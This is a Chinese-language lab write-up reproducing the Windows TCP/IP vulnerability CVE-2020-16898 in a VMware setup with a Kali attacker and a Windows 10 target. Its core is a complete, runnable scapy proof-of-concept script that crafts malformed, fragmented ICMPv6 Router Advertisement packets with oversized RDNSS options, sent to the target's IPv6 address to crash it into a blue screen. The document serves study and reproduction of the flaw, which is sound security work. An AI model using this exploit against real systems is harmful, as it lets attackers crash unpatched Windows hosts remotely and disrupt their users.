**Windows tcp/ip（CVE-2020-16898）远程代码执行漏洞复现**

(By Jean)

目录

[1. 环境部署 2](#_Toc12442)


[2. 漏洞复现 2](#_Toc12956)

[3. 参考 6](#_Toc10248)

# 环境部署


|  |  |  |
| --- | --- | --- |
| **主机** | **操作系统** | **IP** |
| 靶机 | Windows 10 x64 | 192.168.180.136 |
| 攻击机 | Kali | 192.168.180.140 |

Vmware Workstation------>编辑-----虚拟网络编辑器-----启用IPV6




# 漏洞复现

查看攻击机本地ipv6地址：




查看靶机的ipv6地址：



使用以下exp执行：

Python3 windowsip.py



#!/usr/bin/env python3

#

# Proof-of-Concept / BSOD exploit for CVE-2020-16898 - Windows TCP/IP Remote Code Execution Vulnerability

#

# Author: Adam 'pi3' Zabrocki

# http://pi3.com.pl

from scapy.all import \*

from scapy.layers.inet6 import ICMPv6NDOptEFA, ICMPv6NDOptRDNSS, ICMPv6ND\_RA, IPv6, IPv6ExtHdrFragment, fragment6

**v6\_dst = "fd15:4ba5:5a2b:1008:792c:ea93:a1ba:976b" #目标靶机IPv6 地址**

**v6\_src = "fe80::20c:29ff:fe36:5631" #攻击机本地链接 IPv6 地址**

p\_test\_half = 'A'.encode()\*8 + b"\x18\x30" + b"\xFF\x18"

p\_test = p\_test\_half + 'A'.encode()\*4

c = ICMPv6NDOptEFA()

e = ICMPv6NDOptRDNSS()

e.len = 21

e.dns = [

"AAAA:AAAA:AAAA:AAAA:FFFF:AAAA:AAAA:AAAA",

"AAAA:AAAA:AAAA:AAAA:AAAA:AAAA:AAAA:AAAA",

"AAAA:AAAA:AAAA:AAAA:AAAA:AAAA:AAAA:AAAA",

"AAAA:AAAA:AAAA:AAAA:AAAA:AAAA:AAAA:AAAA",

"AAAA:AAAA:AAAA:AAAA:AAAA:AAAA:AAAA:AAAA",

"AAAA:AAAA:AAAA:AAAA:AAAA:AAAA:AAAA:AAAA",

"AAAA:AAAA:AAAA:AAAA:AAAA:AAAA:AAAA:AAAA",

"AAAA:AAAA:AAAA:AAAA:AAAA:AAAA:AAAA:AAAA",

"AAAA:AAAA:AAAA:AAAA:AAAA:AAAA:AAAA:AAAA",

"AAAA:AAAA:AAAA:AAAA:AAAA:AAAA:AAAA:AAAA" ]

aaa = ICMPv6NDOptRDNSS()

aaa.len = 8

pkt = ICMPv6ND\_RA() / aaa / \

Raw(load='A'.encode()\*16\*2 + p\_test\_half + b"\x18\xa0"\*6) / c / e / c / e / c / e / c / e / c / e / e / e / e / e / e / e

p\_test\_frag = IPv6(dst=v6\_dst, src=v6\_src, hlim=255)/ \

IPv6ExtHdrFragment()/pkt

l=fragment6(p\_test\_frag, 200)

for p in l:

send(p)

靶机蓝屏：



# 参考

<https://www.cnblogs.com/backlion/p/13876854.html>